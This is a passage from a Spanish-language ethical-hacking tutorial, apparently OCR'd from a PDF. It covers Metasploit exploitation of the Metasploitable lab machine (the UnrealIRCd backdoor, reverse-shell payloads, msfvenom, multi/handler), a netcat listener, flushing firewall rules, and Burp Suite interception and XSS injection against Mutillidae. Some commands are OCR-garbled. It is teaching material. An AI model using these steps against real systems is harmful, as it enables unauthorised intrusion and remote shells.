
Para ello es necesario que el otro host esté escuchando, el otro host debe haber usado el comando de NetCat:

Nc -l -p (puerto) -> nc -l -p 4444

Search: Nos permite buscar entre los miles de exploits que tiene Metasploit.

Search (nombre del exploit que busquemos)

Search unrealircp




Como vemos, nos muestra el nombre y la ruta donde lo guarda, esto nos lleva a hablar del siguiente comando.

Use: Permite cargar el exploit que vayamos a usar

use (nombre del exploit)

use use exploit/unix/irc/unreal_ircd_3281_backdoor




Para cambiar de exploit, simplemente usamos **back**

A continuación, una vez cargado el exploit, podemos usar la opción **show options** o **show advanced**. Normalmente con show option, que muestra las opciones básicas, es más que necesario


Que nos permitirá ver las opciones de este exploit. Ahora con el comando **set** introducimos la opciones, por ejemplo RHOST, remote host o host a atacar, en este caso sería:

set RHOST 192.168.52.130



Una vez esté todo configurado, será necesario indicar a Metasploit el Payload antes de correr el exploit, pues, como ya sabemos, un exploit es solo un programa que abre la brecha de la seguridad pero, realmente es el Payload el código que ejecuta una acción, es decir, es el verdadero ataque.

Para mostrar los payloads que tiene Metasploit en su repositorio y que son compatibles con el exploit que estamos configurando, usamos el comando **show payloads**




Ahora podemos seleccionar el payload con

set payload (nombre)

set payload payload/cmd/unix/reverse

Ahora al hacer show options, nos saldrán las opciones del payload, y ahora tendremos otras cosas que rellenar, por ejemplo, un LHOST (host que escucha, normalmente será nuestra IP)



Simplemente ponemos **set LHOST (ip) -> set LHOST 192.168.52.128**


Y una vez esté todo configurado podemos correr el exploit con el comando **exploit**

Recuerda que si estás probando con Metasploiteable Ubuntu, es importante que borres las normas del firewall con:

sudo iptables -F

Y luego adquirir una nueva ip con:

sudo dhclient



En este ejemplo, ya estaríamos dentro de la máquina de Ubuntu Metasploiteable. Para salir de la sesión. Usamos **exit** seguido de **CTRL+C**

Msfvenom: Módulo de Metasploit para la creación de payloads personalizados.

Puede preparar payloads directamente del repositorio de Metasploit para diferentes Sistemas Operativos como Windows, IOs, Android…

Muy fácilmente identificable por los antivirus. Por ejemplo

msfvenom -p python/reverse_tcp -lhost=192.168.1.133 -lport:4444

Es interesante mencionar que si usamos un payload más complejo, como un meterpreter, es necesario dejar un handler en Metasploit a la escucha,para que a la hora de hacer una Shell inversa, pueda "coger el testigo", eso es el Handler de Metasploit.

Para ello, desde Metasploit hacemos:

use /multi/handler

set los (nuestra ip)

set payload (mismo payload que hayamos programado en el anterior caso)

Al usar **exploit**, quedará a la espera de recibir la conexión.

Simplemente, si ejecutamos nuestro payload (usando Python desde nuestra máquina) ya debería recibir la conexión y abrir el meterpreter.

Armitage:

Interfaz gráfica de Metasploit.

Para instalar Armitage en las versiones actuales:

sudo apt install Armitage

Para Iniciarlo:

sudo service postgresql start

armitage

6. Explotación y Hacking de Vulnerabilidades Web:


Recomendable instalar Mutillidae, una herramienta como Metasploiteable pero con un servicio web con varias vulnerabilidades que se va actualizando cada año.

Burpsuite:


Burpsuite es una de las herramientas más usadas y extendidas para el hacking ético en vulnerabilidades web. Es un proxy http, un interceptor que puede recoger paquetes entre el servidor y el cliente.

Pestaña Proxy:

Para que Burpsuite pueda interceptar los paquetes, es imprescindible configurarlo como proxy del navegador que estemos usando. Para ello, en la subpestaña Options, vemos que el listener es 127.0.0.1:8080




Con esto ahora, en la configuración del proxy de nuestro navegador (en este caso usamos Firefox):




Para iniciar la intercepción usamos Intercep ON.

El resultado es que recibimos una petición con la información del servidor, podemos modificarla y continuar al usar Forward:




Es recomendable activar la opción desde la subpestaña Options:



Esto nos permitirá, no solo que intercepte la respuesta Servidor-Cliente, sino también la petición Cliente-Servidor.

Pestaña Target: Burpsuite es capaz de analizar una aplicación web de manera automática parsea el código fuente recibido de una página web. Con esa breve información identifica todos los apartados posibles para después usarlas como Targets. A este proceso se le denomina Spidering Pasivo o Crawling. Los grises son descubiertos, los negros son visitados.



Para hacer un Spidering Activo y descubrir más cosas sería necesario tener la versión de pago de Burpsuite o una versión anterior, cuando sí era posible hacerlo con la versión de prueba.

Sin embargo, podemos usar la herramienta Skipfish (no está relacionada con Burpsuite) para ello:

Skipfish: Herramienta de terminal para realizar spidering.

Para no ser tan intrusivos, evitamos hacer fuzzing con diccionarios.

skipfish -YO -o Desktop/skipfish http://192.168.52.134/mutillidae/index.php

Este proceso puede tardar bastante, va a recopilar todos los apartados de ese sitio. El resultado es un html bastante decorado que nos indicará todo lo que ha encontrado.

Inyecciones de Código en Burpsuite:


Normalmente existen 3 tipos de puntos de inyección:


7. Los parámetros de la cabecera (Cuando usa method GET)
8. Los parámetros del body (Cuando usa method POST)
9. Las cookies

Podemos modificar los parámetros antes de hacer el Forward


Un "*canario*" es una palabra clave que vamos a mandar para poder analizar el código de respuesta dónde hayamos metido esa palabra. Es importante que sea sencillo, números y letras, pero no caracteres especiales.

Veasé el método:





Notesé que los parámetros están coloreados de rojo y los puntos de inyección de azul. Observamos que en la respuesta del servidor (podemos usar la barra de abajo para buscar la palabra, en este caso nuestro canario es "canario":




Notesé que en este caso, no encuentra “canario_password”. En el *contexto* en el que está es un campo HTML.

Ejemplo de inyección:

Estamos observando que “canario” cierra una etiqueta , así que podríamos mandar una etiqueta que cierra y enviar un script javascript tal que así:


En la pestaña **Decoder**, podemos codificarlo en forma de URL (pulsamos en Encode as…):



Tan solo copiamos y pegamos el texto obtenido en la petición de la pestaña **Proxy**:

